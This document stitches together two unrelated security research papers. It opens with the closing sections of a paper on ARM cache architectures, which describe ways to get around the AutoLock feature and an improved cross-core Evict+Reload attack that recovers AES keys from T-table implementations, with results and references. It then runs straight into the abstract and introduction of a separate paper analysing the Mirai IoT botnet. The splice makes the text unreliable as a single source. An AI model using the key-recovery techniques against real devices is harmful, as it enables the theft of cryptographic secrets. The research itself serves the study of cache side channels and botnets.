While it's possible to state `AutoLock`'s fundamental impact on state of the art attack techniques, its effect and presence on actual devices is more difficult to asses. Based on our experiments, we currently assume that `AutoLock` is primarily implemented on Cortex-A cores designed by ARM itself. As the concept is protected by US patent [50], ARMv7-A and ARMv8-A compliant cores, such as Qualcomm's Krait 450, would have to pay royalties to implement `AutoLock`. We therefore assume that compliant cores refrain from implementing `AutoLock`. Based on these assumptions, Table 5 tries to illustrate the impact of `AutoLock` on recent smartphones. It lists devices from major manufacturers that have high global market shares [16]. For each of them, we select smartphones that have recently been introduced or announced. For every device, the corresponding SoC and processor cores are shown. In addition, the table states whether we expect `AutoLock` to be implemented (indicated by a '✓') or whether a device's exposure remains unknown (indicated by a '-'). A significant fraction of devices shown in Table 5 feature an ARM Cortex-A53, which we found to implement `AutoLock`. While newer cores such as the Cortex-A72 and A73 might be affected as well, it remains unclear whether this also holds for the ARM-compliant cores, such as the Kryo (the successor of the Krait), the Mongoose (M1, M2), as well as the cores integrated into the Apple SoCs.

If a device implements `AutoLock`, adversaries must find and employ circumvention strategies to leverage the full potential of eviction based cache attacks. In general, such strategies can also be used to target non-inclusive LLCs, where cross-core evictions are not possible, either. In the upcoming section, we discuss circumvention strategies and demonstrate that the attack proposed by Irazoqui et al. [29] can still be mounted in a cross-core `Evict+Reload` scenario with an inclusive LLC implementing `AutoLock`.

7 Circumventing `AutoLock`

Despite the restrictions that `Automatic Lockdown` poses to eviction based cache attacks, its effects can be alleviated with the following strategies:

- **Pre-select Target SoCs:** Our findings suggest that `AutoLock` is present on Cortex-A cores designed by ARM itself, while it is not implemented by ARM compliant cores, such as Qualcomm's Krait 450. As previously stated, this might be due to the protection of the concept by US patent [50]. By exclusively targeting Cortex-A compliant processors not implemented by ARM, chances of not encountering `AutoLock` might increase. Alternatively, `Flush+Reload` or `Flush+Flush` based attacks can still be mounted on ARMv8-A SoCs that offer the cache flush instruction in userspace, i.e. the Samsung Galaxy S6 [37].

- **Achieve Same-core Scenario:** Certain attack scenarios realistically allow the adversary to execute code on the same core as the target program. Since same-core attacks are not affected by `AutoLock`, this entirely removes its impact. ARM TrustZone, e.g., enables the secure execution of trusted code

on an untrusted operating system. Given that the untrusted OS is compromised by the adversary, the trusted code can be scheduled to run on any given processor core. By matching the core affinity of the attacking process to the one of the respective trusted target, the attack is reduced to a same-core setting and can successfully be mounted, even across TEE boundaries [54].

- **Trigger Self-evictions:** When `AutoLock` is active, a cache line can only be evicted from the inclusive LLC if no higher cache level contains a copy of it. If the target program offers services to the rest of the system, the adversary can try to issue requests such that the core-private cache of the target is sufficiently polluted and the cache line under attack is evicted. The target program essentially performs a 'self-eviction' and thus re-enables LLC evictions and consequently cross-core attacks.

- **Increase Load and Waiting Time:** Inclusive caches with `AutoLock` require that the number of ways in lower levels are greater or equal than the sum of ways in all higher cache levels. This limits the associativity of core-private caches, which the LLC is inclusive to, especially on multi-core systems. If the attack allows, an adversary can take advantage of the low associativity and simply prolong the waiting time between reloads such that the target line will automatically be evicted from core-private caches by other system activity scheduled on the respective core. To amplify the effect, the adversary can also try to increase overall system load, e.g., by issuing requests to the OS aiming at increasing background activity in the targeted core.

- **Target Large Data Structures:** Self-evictions, high system load, and prolonged waiting times all increase the chances that a cache line is evicted by itself from core-private caches. The success rate of an attack is further improved, if multiple cache lines can be targeted. The more lines that are exploitable, the higher the chances that at least one of them is automatically evicted from core-private caches. For example, the transformation tables (T-tables) of AES software implementations span multiple cache lines due to their size of several kilobytes. The attack proposed by Irazoqui et al. [29] observes the first line per table to recover an entire AES key. The authors note that "*any memory line of the T table would work equally well.*" In the upcoming section, we pick up this idea and demonstrate how the attack can be extended to exploit multiple cache lines to successfully circumvent `AutoLock`.

Note that all of the presented strategies increase the chances of successful attacks not only on inclusive caches implementing `AutoLock`, but also on *non-inclusive* caches.

7.1 Attack on AES

Irazoqui et al. [29] propose an attack on table based implementations of AES using `Flush+Reload`. The basic strategy is to flush one cache line per table before an encryption and reload it afterwards. If any lookup table value stored on the observed cache line is used during encryption, the adversary will encounter fast reload times. If said line is not accessed, it will be fetched from external memory and reload times will be slow. With all table lookups dependent on the secret key, the adversary can infer bits of the key from the observed reload times.

In table based implementations of AES, each cache line has a certain probability with which it is *not* used during en- or decryption. This probability depends on the size and the number of the tables as well as the size of the cache lines. It is defined as

$$P_{na} = \left(1 - \frac{t}{256}\right)^n . \qquad (1)$$

Variable t denotes the number of table entries stored on a cache line. For 4-byte entries and a 64-byte cache line, $t = 16$. Variable n defines the number of accesses to the table that a cache line is part of. Given an AES-128 implementation that uses four 1 kiB T-tables and performs 160 lookups per encryption, which evenly spread over the four tables, $n = 40$. With $t = 16$, this yields a no-access probability of $P_{na} = 0.0757$. Note that the attack exploits observations of not accessed cache lines. As a result, the number of required observations increases, as P_{na} gets smaller.

The attack targets the last round of AES, i.e., the 10th round. It is shown in Equation 2. The ciphertext is denoted as c_i ($i = 0..15$). The 10th round key is given as k_i^{10}, whereas the state of AES is defined as s_i. The target lookup table used in the last round is denoted as T. For each encryption, the adversary keeps track of the reload times and the ciphertext. If successful, the attack recovers the last round key. For the recovery phase, the last round is re-written as

$$c_i = k_i^{10} \oplus T\left[s_i\right] \;\rightarrow\; k_i^{10} = c_i \oplus T\left[s_i\right] . \qquad (2)$$

Improvements The original attack targets one cache line per table. If the observations of said line are of poor quality, the attack is prolonged or fails. This can happen on a processor that implements `AutoLock` or non-inclusive caches. If LLC evictions fail, the adversary cannot determine whether the selected cache line has

been used during encryption. Irazoqui et al. [29] state that the attack works equally well with all cache lines carrying lookup table entries. As discussed in the previous section, it is likely in practice that some of them are automatically evicted from core-private caches, hence re-enabling the attack despite `AutoLock`. To leverage observations from all available cache lines, we propose three improvements to the original attack:

1. **Majority vote:** All available cache lines l are attacked ($l = 0..L$). This yields L recovered keys. For each key byte, a majority vote is done over all L recovered values. The value with the most frequent occurrence is assumed to be the correct one. If two or more values occur equally frequently, the lowest one is chosen. The majority vote ensures that wrong hypotheses from noisy cache lines are compensated for as long as the majority of lines yield correct results.

2. **Probability filter:** The reload times allow to calculate the actual no-access probability for each cache line, $\tilde{P}^l_{na}$. For each table, the line closest to the expected theoretic probability, P_{na}, is taken and used in the attack. Lines showing distorted usage statistics due to noise and interference are discarded.

3. **Weighted counting:** Every cache line is assigned an individual score S_l that is counted each time a key byte hypothesis is derived from the line's reload times. The score is based on the absolute difference of the no-access probabilities, $d_l = abs\left(P_{na} - \tilde{P}^l_{na}\right)$. It is defined as $S_l = 1 - \frac{d_l}{1-P_{na}}$. After all scores have been added for all hypotheses, the recovery phase proceeds as proposed.

We implement the original attack and all improvements using `Evict+Reload` on a multi-core ARM Cortex-A15 processor featuring a data-inclusive LLC with `AutoLock`. We employ sliding window eviction with parameters 36-6-2 (see Table 1). The targeted AES implementation uses four 1 kiB T-tables. The adversary and target processes are running on top of a full-scale Linux operating system. In total, we perform five different attacks. First, we implement the original attack with adversary and target on the same core and then on separate cores. This illustrates the impact of `AutoLock`, which only affects cross-core attacks. The rest of the attacks are conducted with adversary and target on separate cores and each demonstrate one of the proposed improvements. The results are illustrated in Figure 4. Each attack is repeated for 100 random keys and the average number of correctly recovered key bytes is shown over an increasing number of encryptions. It




Figure 4: `Evict+Reload` attacks on an ARM Cortex-A15 with `AutoLock`; performed for 100 random keys. The number of key bytes recovered on average are displayed for an increasing number of encryptions.

can clearly be seen that `AutoLock` impairs the original cross-core attack (*orig_cross*). After 400,000 encryptions no more than 5 key bytes are correctly recovered. The fact that at least some key bytes are correct is owed to sporadic and automatic evictions of the observed cache lines from the target's core-private cache. These evictions can be caused by stack and heap data accesses (such as AES state and key arrays as well as their pointers), and possibly by unrelated processes scheduled on the same core. Attacks in the same-core setting (*orig_same*) are not affected by `AutoLock` and allow full-key recovery. Our improvements clearly demonstrate that cross-core attacks are still possible, if multiple cache lines can be observed. Both majority vote (*majority*) and weighted counting (*weighted*) recover the entire key with less than 100,000 encryptions and therefore offer similar success rates as the same-core attack. The probability filter (*prob_filter*) still allows full-key recovery within 100,000 encryptions, if a brute-force search with complexity $< 2^{32}$ is added.

The results illustrate that even on processors implementing `AutoLock` cache attacks can still be successful in practice, if multiple cache lines are monitored. Note that the proposed improvements are also beneficial on processors without `AutoLock` or on systems with non-inclusive caches. If attacks rely on observing a specific cache line, the chances of success are significantly reduced on processors implementing `AutoLock`.

8 Conclusion

The licensing ecosystem of ARM drives an increasingly heterogeneous market of processors with significant microarchitectural differences. Paired with a limited understanding of how ARM's cache architectures function internally, this makes assessing the practical threat of flush and eviction based cache attacks on ARM a challenging task. Although the feasibility of state of the art attacks has been demonstrated, their requirements are far from being fulfilled on all ARM processors. Flush instructions are supported only by the latest architecture version and must explicitly be enabled for userspace applications. This limits the practical utility of flush based attacks. Last-level caches can be non-inclusive, impeding practical cross-core eviction attacks that require LLCs to be inclusive. Our work shows that these attacks can still fail even on inclusive LLCs, if `AutoLock` is implemented. On the contrary, more sophisticated attack techniques seem to overcome both `AutoLock` and non-inclusive cache hierarchies. We therefore believe that a fair and comprehensive assessment of ARM's security against cache attacks requires a better understanding of the implemented cache architectures as well as rigorous testing across a broad range of ARM and thereto compliant processors.

Acknowledgments

We would like to thank our anonymous reviewers for their valuable comments and suggestions.

References

[1] ACIIÇMEZ, O. Yet another microarchitectural attack: Exploiting i-cache. In *Proceedings of the 2007 ACM Workshop on Computer Security Architecture* (2007), CSAW '07, ACM, pp. 11–18.

[2] ACIIÇMEZ, O., AND ÇETIN K. KOÇ. Trace-driven cache attacks on aes. In *Proceedings of the 8th International Conference on Information and Communications Security* (2006), ICICS'06, Springer-Verlag, pp. 112–121.

[3] ACIIÇMEZ, O., SCHINDLER, W., AND ÇETIN K. KOÇ. Cache based remote timing attack on the aes. In *Topics in Cryptology âĂŞ CT-RSA 2007*, M. Abe, Ed., vol. 4377 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2006, pp. 271–286.

[4] ALMEIDA, J. B., BARBOSA, M., BARTHE, G., DUPRESSOIR, F., AND EMMI, M. Verifying constant-time implementations. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, Aug 2016), USENIX Association, pp. 53–70.

[5] ARM LIMITED. Cortex-A15 MPCore Revision: r4p0 Technical Reference Manual. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0438i/DDI0438I_cortex_a15_r4p0_trm.pdf, June 2013. Accessed: 2017-06-29.

[6] ARM LIMITED. Cortex-A7 MPCore Revision: r0p5 Technical Reference Manual. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0464f/DDI0464F_cortex_a7_mpcore_r0p5_trm.pdf, April 2013. Accessed: 2017-06-29.

[7] ARM LIMITED. ARM Architecture Reference Manual - ARMv7-A and ARMv7-R Edition, May 2014. Revision C.c.

[8] ARM LIMITED. Cortex-A57 MPCore Processor Revision: r1p3 Technical Reference Manual. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0488h/DDI0488H_cortex_a57_mpcore_trm.pdf, August 2014. Accessed: 2017-06-29.

[9] ARM LIMITED. Cortex-A53 MPCore Processor Revision: r0p4 Technical Reference Manual. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0500g/DDI0500G_cortex_a53_trm.pdf, February 2016. Accessed: 2017-06-29.

[10] ARM LIMITED. ARM Architecture Reference Manual - ARMv8, for ARMv8-A architecture profile, March 2017. Revision B.a.

[11] ARM LIMITED. DSTREAM. https://developer.arm.com/products/software-development-tools/debug-probes-and-adapters/dstream, 2017. Accessed: 2017-06-29.

[12] BENGER, N., VAN DE POL, J., SMART, N., AND YAROM, Y. "ooh aah... just a little bit": A small amount of side channel can go a long way. In *Cryptographic Hardware and Embedded Systems – CHES 2014: 16th International Workshop, Busan, South Korea, September 23-26, 2014. Proceedings*, L. Batina and M. Robshaw, Eds., vol. 8731 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2014, pp. 75–92.

[13] BERNSTEIN, D. J. Cache-timing attacks on AES. Tech. rep., The University of Illinois at Chicago, 2005. http://cr.yp.to/antiforgery/cachetiming-20050414.pdf.

[14] BOGDANOV, A., EISENBARTH, T., PAAR, C., AND WIENECKE, M. Differential cache-collision timing attacks on aes with applications to embedded cpus. In *The CryptographersâĂŹ Track at the RSA Conference 2010, San Francisco, CA, USA, March 1-5, 2010. Proceedings* (2010), Springer-Verlag, pp. 235–251.

[15] BONNEAU, J., AND MIRONOV, I. Cache-collision timing attacks against aes. In *Proc. Cryptographic Hardware and Embedded Systems (CHES) 2006. Lecture Notes in Computer Science* (2006), Springer-Verlag, pp. 201–215.

[16] COUNTERPOINT TECHNOLOGY MARKET RESEARCH. Global Smartphone Shipments Market Share Q1 2017. Infographic Q1-2017 Mobile Market Monitor, 2017.

[17] DEMME, J., MARTIN, R., WAKSMAN, A., AND SETHUMADHAVAN, S. Side-channel vulnerability factor: A metric for measuring information leakage. In *Proceedings of the 39th Annual International Symposium on Computer Architecture* (Washington, DC, USA, 2012), ISCA '12, IEEE Computer Society, pp. 106–117.

[18] DOYCHEV, G., FELD, D., KOPF, B., MAUBORGNE, L., AND REINEKE, J. Cacheaudit: A tool for the static analysis of cache side channels. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)* (Washington, D.C., 2013), USENIX, pp. 431–446.

[19] FOURNIER, J., AND TUNSTALL, M. Cache based power analysis attacks on aes. In *Information Security and Privacy*, L. Batten and R. Safavi-Naini, Eds., vol. 4058 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2006, pp. 17–28.

[20] GALLAIS, J.-F., AND KIZHVATOV, I. Error-tolerance in trace-driven cache collision attacks. In *Second International Workshop on Constructive Side-Channel Analysis and Secure Design* (2011).

[21] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch side-channel attacks: Bypassing smap and

kernel aslr. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS '16, pp. 368–379.

[22] GRUSS, D., MAURICE, C., AND MANGARD, S. Rowhammer.js: A remote software-induced fault attack in javascript. In *13th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)* (2016).

[23] GRUSS, D., MAURICE, C., WAGNER, K., AND MANGARD, S. Flush+flush: A fast and stealthy cache attack. In *13th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)* (2016).

[24] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache template attacks: Automating attacks on inclusive last-level caches. In *24th USENIX Security Symposium (USENIX Security 15)* (Washington, D.C., Aug 2015), USENIX Association, pp. 897–912.

[25] GULLASCH, D., BANGERTER, E., AND KRENN, S. Cache games – bringing access-based cache attacks on AES to practice. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy* (Oakland, CA, USA, 2011), SP '11, IEEE Computer Society, pp. 490–505.

[26] İNCI, M. S., GÜLMEZOĞLU, B., IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. Cache attacks enable bulk key recovery on the cloud. In *Cryptographic Hardware and Embedded Systems – CHES 2016: 18th International Conference, Santa Barbara, CA, USA, August 17-19, 2016, Proceedings* (Berlin, Heidelberg, 2016), Springer Berlin Heidelberg, pp. 368–388.

[27] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. S$a: A shared cache attack that works across cores and defies vm sandboxingâĂŤand its application to aes. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (San Jose, CA, USA, 2015), SP '15, IEEE Computer Society, pp. 591–604.

[28] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. Cross processor cache attacks. In *Proceedings of the 11th ACM Symposium on Information, Computer and Communications Security* (New York, NY, USA, 2016), ASIA CCS '16, ACM, pp. 353–364.

[29] IRAZOQUI, G., INCI, M., EISENBARTH, T., AND SUNAR, B. Wait a minute! a fast, cross-vm attack on aes. In *Research in Attacks, Intrusions and Defenses: 17th International Symposium, RAID 2014, Gothenburg, Sweden, September 17-19, 2014. Proceedings*, A. Stavrou, H. Bos, and G. Portokalidis, Eds., vol. 8688 of *Lecture Notes in Computer Science*. Springer International Publishing, 2014, pp. 299–319.

[30] IRAZOQUI, G., İNCİ, M. S., EISENBARTH, T., AND SUNAR, B. Lucky 13 strikes back. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security* (New York, NY, USA, 2015), ASIA CCS '15, ACM, pp. 85–96.

[31] KAY, R. Intel And AMD: The Juggernaut Vs. The Squid. Forbes, Inc., `http://www.forbes.com/sites/rogerkay/2014/11/25/intel-and-amd-the-juggernaut-vs-the-squid`, 2014. Published: 2014-11-25. Accessed: 2017-06-29.

[32] KELSEY, J., SCHNEIER, B., WAGNER, D., AND HALL, C. Side channel cryptanalysis of product ciphers. In *Computer Security - ESORICS 98*, J.-J. Quisquater, Y. Deswarte, C. Meadows, and D. Gollmann, Eds., vol. 1485 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 1998, pp. 97–110.

[33] KIM, T., PEINADO, M., AND MAINAR-RUIZ, G. Stealthmem: System-level protection against cache-based side channel attacks in the cloud. In *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)* (Bellevue, WA, 2012), USENIX, pp. 189–204.

[34] KLUG, B., AND SHIMPI, A. L. Qualcomm's new snapdragon s4: Msm8960 & krait architecture explored. `http://www.anandtech.com/show/4940/qualcomm-new-snapdragon-s4-msm8960-krait-architecture/2`, 2011. Published: 2011-10-07. Accessed: 2017-06-29.

[35] KOCHER, P. C. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *Proceedings of the 16th Annual International Cryptology Conference on Advances in Cryptology* (1996), CRYPTO '96, Springer-Verlag, pp. 104–113.

[36] LINUX PROGRAMMER'S MANUAL. perf_event_open - set up performance monitoring. `http://man7.org/linux/man-pages/man2/perf_event_open.2.html`, 2016. Accessed: 2017-06-29.

[37] LIPP, M., GRUSS, D., SPREITZER, R., MAURICE, C., AND MANGARD, S. Armageddon: Cache attacks on mobile devices. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, Aug 2016), USENIX Association, pp. 549–564.

[38] LIU, F., GE, Q., YAROM, Y., MCKEEN, F., ROZAS, C., HEISER, G., AND LEE, R. B. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In *2016 IEEE International Symposium on High Performance Computer Architecture (HPCA)* (March 2016), pp. 406–418.

[39] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-level cache side-channel attacks are practical. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (San Jose, CA, USA, 2015), SP '15, IEEE Computer Society, pp. 605–622.

[40] NEVE, M., AND SEIFERT, J.-P. Advances on access-driven cache attacks on aes. In *Selected Areas in Cryptography*, E. Biham and A. Youssef, Eds., vol. 4356 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2007, pp. 147–162.

[41] OREN, Y., KEMERLIS, V. P., SETHUMADHAVAN, S., AND KEROMYTIS, A. D. The spy in the sandbox: Practical cache attacks in javascript and their implications. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (2015), CCS '15, pp. 1406–1418.

[42] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache attacks and countermeasures: The case of aes. In *Topics in Cryptology – CT-RSA 2006: The Cryptographers' Track at the RSA Conference 2006, San Jose, CA, USA, February 13-17, 2005. Proceedings* (Berlin, Heidelberg, 2006), Springer Berlin Heidelberg, pp. 1–20.

[43] PAGE, D. Theoretical use of cache memory as a cryptanalytic side-channel. *Department of Computer Science, University of Bristol, Tech. Rep. CSTR-02-003* (2002). `http://eprint.iacr.org/2002/169`.

[44] PERCIVAL, C. Cache missing for fun and profit. In *Proceedings of BSDCan 2005* (2005).

[45] POSIX PROGRAMMER'S MANUAL. clock_getres, clock_gettime, clock_settime - clock and timer functions. `http://man7.org/linux/man-pages/man3/clock_gettime.3p.html`, 2013. Accessed: 2017-06-29.

[46] RISTENPART, T., TROMER, E., SHACHAM, H., AND SAVAGE, S. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2009), CCS '09, ACM, pp. 199–212.

[47] SHIMPI, A. L., AND GREENHALGH, P. Answered by the Experts: ARM's Cortex A53 Lead Architect, Peter Greenhalgh. `http://www.anandtech.com/show/7591/answered-by-the-experts-arms-cortex-a53-lead-architect-peter-greenhalgh`, 2013. Published: 2013-12-17. Accessed: 2017-06-29.

[48] TSUNOO, Y., SAITO, T., SUZAKI, T., SHIGERI, M., AND MIYAUCHI, H. Cryptanalysis of des implemented on computers with cache. In *Cryptographic Hardware and Embedded Systems - CHES 2003*, C. Walter, c. K. Koç, and C. Paar, Eds., vol. 2779 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2003, pp. 62–76.

[49] WANG, Z., AND LEE, R. B. New cache designs for thwarting software cache-based side channel attacks. In *Proceedings of the 34th Annual International Symposium on Computer Architecture* (New York, NY, USA, 2007), ISCA '07, ACM, pp. 494–505.

[50] WILLIAMSON, B. D. Line allocation in multi-level hierarchical data stores. Patent US8271733 B2, ARM Limited, September 2012. `https://www.google.com/patents/US8271733`.

[51] YAROM, Y., AND FALKNER, K. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *23rd USENIX Security Symposium (USENIX Security 14)* (San Diego, CA, 2014), USENIX Association, pp. 719–732.

[52] YAROM, Y., GENKIN, D., AND HENINGER, N. Cachebleed: A timing attack on openssl constant time RSA. In *Cryptographic Hardware and Embedded Systems – CHES 2016: 18th International Conference, Santa Barbara, CA, USA, August 17-19, 2016, Proceedings* (Berlin, Heidelberg, 2016), B. Gierlichs and A. Y. Poschmann, Eds., Springer Berlin Heidelberg, pp. 346–367.

[53] ZANKL, A., HEYSZL, J., AND SIGL, G. Automated detection of instruction cache leaks in modular exponentiation software. In *Smart Card Research and Advanced Applications: 15th International Conference, CARDIS 2016, Cannes, France, November 7–9, 2016, Revised Selected Papers* (Cham, 2017), K. Lemke-Rust and M. Tunstall, Eds., Springer International Publishing, pp. 228–244.

[54] ZHANG, N., SUN, K., SHANDS, D., LOU, W., AND HOU, Y. T. Truspy: Cache side-channel information leakage from the secure world on arm devices. Cryptology ePrint Archive, Report 2016/980, 2016. `http://eprint.iacr.org/2016/980`.

[55] ZHANG, T., ZHANG, Y., AND LEE, R. B. Cloudradar: A real-time side-channel attack detection system in clouds. In *Research in Attacks, Intrusions, and Defenses: 19th International Symposium, RAID 2016, Paris, France, September 19-21, 2016, Proceedings* (Cham, 2016), F. Monrose, M. Dacier, G. Blanc, and J. Garcia-Alfaro, Eds., Springer International Publishing, pp. 118–140.

[56] ZHANG, X., XIAO, Y., AND ZHANG, Y. Return-oriented flush-reload side channels on arm and their implications for android devices. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 858–870.

[57] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-VM Side Channels and Their Use to Extract Private Keys. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2012), CCS '12, ACM, pp. 305–316.

[58] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-tenant side-channel attacks in paas clouds. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2014), CCS '14, ACM, pp. 990–1003.

[59] ZHOU, Z., REITER, M. K., AND ZHANG, Y. A software approach to defeating side channels in last-level caches. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 871–882.

Notes

[1] To the best of our knowledge, there is no official public documentation for the Qualcomm Krait 450. The details given in Table 1 are based on the results of our experiments as well as on statements from online articles [34].

[2] The list of devices supported by DSTREAM can be retrieved from ARM's website at `https://developer.arm.com/products/software-development-tools/ds-5-development-studio/resources/supported-devices`.

[3] The timing measurement code can be retrieved from the GitHub repository at `https://github.com/IAIK/armageddon`.

Understanding the Mirai Botnet

Manos Antonakakis[◇] Tim April[‡] Michael Bailey[†] Matthew Bernhard[◁] Elie Bursztein[○]
Jaime Cochran[▷] Zakir Durumeric[◁] J. Alex Halderman[◁] Luca Invernizzi[○]
Michalis Kallitsis[§] Deepak Kumar[†] Chaz Lever[◇] Zane Ma[†*] Joshua Mason[†]
Damian Menscher[○] Chad Seaman[‡] Nick Sullivan[▷] Kurt Thomas[○] Yi Zhou[†]

[‡]*Akamai Technologies* [▷]*Cloudflare* [◇]*Georgia Institute of Technology* [○]*Google*
[§]*Merit Network* [†]*University of Illinois Urbana-Champaign* [◁]*University of Michigan*

Abstract

The Mirai botnet, composed primarily of embedded and IoT devices, took the Internet by storm in late 2016 when it overwhelmed several high-profile targets with massive distributed denial-of-service (DDoS) attacks. In this paper, we provide a seven-month retrospective analysis of Mirai's growth to a peak of 600k infections and a history of its DDoS victims. By combining a variety of measurement perspectives, we analyze how the botnet emerged, what classes of devices were affected, and how Mirai variants evolved and competed for vulnerable hosts. Our measurements serve as a lens into the fragile ecosystem of IoT devices. We argue that Mirai may represent a sea change in the evolutionary development of botnets — the simplicity through which devices were infected and its precipitous growth, demonstrate that novice malicious techniques can compromise enough low-end devices to threaten even some of the best-defended targets. To address this risk, we recommend technical and non-technical interventions, as well as propose future research directions.

1 Introduction

Starting in September 2016, a spree of massive distributed denial-of-service (DDoS) attacks temporarily crippled Krebs on Security [46], OVH [43], and Dyn [36]. The initial attack on Krebs exceeded 600 Gbps in volume [46] — among the largest on record. Remarkably, this overwhelming traffic was sourced from hundreds of thousands of some of the Internet's least powerful hosts — Internet of Things (IoT) devices — under the control of a new botnet named Mirai.

While other IoT botnets such as BASHLITE [86] and Carna [38] preceded Mirai, the latter was the first to emerge as a high-profile DDoS threat. What explains Mirai's sudden rise and massive scale? A combination of factors — efficient spreading based on Internet-wide scanning, rampant use of insecure default passwords in IoT products, and the insight that keeping the botnet's behavior simple would allow it to infect many heterogeneous devices — all played a role. Indeed, Mirai has spawned many variants that follow the same infection strategy, leading to speculation that "IoT botnets are the new normal of DDoS attacks" [64].

In this paper, we investigate the precipitous rise of Mirai and the fragile IoT ecosystem it has subverted. We present longitudinal measurements of the botnet's growth, composition, evolution, and DDoS activities from August 1, 2016 to February 28, 2017. We draw from a diverse set of vantage points including network telescope probes, Internet-wide banner scans, IoT honeypots, C2 milkers, DNS traces, and logs provided by attack victims. These unique datasets enable us to conduct the first comprehensive analysis of Mirai and posit technical and non-technical defenses that may stymie future attacks.

We track the outbreak of Mirai and find the botnet infected nearly 65,000 IoT devices in its first 20 hours before reaching a steady state population of 200,000–300,000 infections. These bots fell into a narrow band of geographic regions and autonomous systems, with Brazil, Columbia, and Vietnam disproportionately accounting for 41.5% of infections. We confirm that Mirai targeted a variety of IoT and embedded devices ranging from DVRs, IP cameras, routers, and printers, but find Mirai's ultimate device composition was strongly influenced by the market shares and design decisions of a handful of consumer electronics manufacturers.

By statically analyzing over 1,000 malware samples, we document the evolution of Mirai into dozens of variants propagated by multiple, competing botnet operators. These variants attempted to improve Mirai's detection avoidance techniques, add new IoT device targets, and introduce additional DNS resilience. We find that Mirai harnessed its evolving capabilities to launch over 15,000 attacks against not only high-profile targets (e.g., Krebs

*Denotes primary, lead, or "first" author




Figure 1: **Mirai Timeline**—Major attacks (red), exploits (yellow), and events (black) related to the Mirai botnet.

on Security, OVH, and Dyn), but also numerous game servers, telecoms, anti-DDoS providers, and other seemingly unrelated sites. While DDoS was Mirai's flavor of abuse, future strains of IoT malware could leverage access to compromised routers for ad fraud, cameras for extortion, network attached storage for bitcoin mining, or any number of applications. Mirai's reach extended across borders and legal jurisdictions, and it infected devices with little infrastructure to effectively apply security patches. This made defending against it a daunting task.

Finally, we look beyond Mirai to explore the security posture of the IoT landscape. We find that the absence of security best practices—established in response to desktop worms and malware over the last two decades—has created an IoT substrate ripe for exploitation. However, this space also presents unique, nuanced challenges in the realm of automatic updates, end-of-life, and consumer notifications. Without improved defenses, IoT-based attacks are likely to remain a potent adversarial technique as botnet variants continue to evolve and discover new niches to infect. In light of this, Mirai seems aptly named—it is Japanese for "the future."

2 The Mirai Botnet

Mirai is a worm-like family of malware that infected IoT devices and corralled them into a DDoS botnet. We provide a brief timeline of Mirai's emergence and discuss its structure and propagation.

Timeline of events Reports of Mirai appeared as early as August 31, 2016 [89], though it was not until mid-September, 2016 that Mirai grabbed headlines with massive DDoS attacks targeting Krebs on Security [46] and OVH [74] (Figure 1). Several additional high-profile attacks later targeted DNS provider Dyn [36] and Lonestar Cell, a Liberian telecom [45]. In early 2017, the actors surrounding Mirai came to light as the Mirai author was identified [49]. Throughout our study, we corroborate our measurement findings with these media reports and expand on the public information surrounding Mirai.

Another significant event in this timeline is the public release of Mirai's source code on hackforums.net [4]. We rely on this code to develop our measurement methodology (Section 3). Furthermore, as we detail later (Section 5), this source code release led to the proliferation of Mirai variants with competing operators. One notable variant added support for a router exploit through CPE WAN Management Protocol (CWMP), an HTTP-based protocol that enables auto-configuration and remote management of home routers, modems, and other customer-premises equipment (CPE) [15]. This exploit led to an outage at Deutsche Telekom late November 2016 [47], with the suspected attacker later arrested in February 2017 [13]. In this work, we track Mirai's variants and examine how they influenced Mirai's propagation.

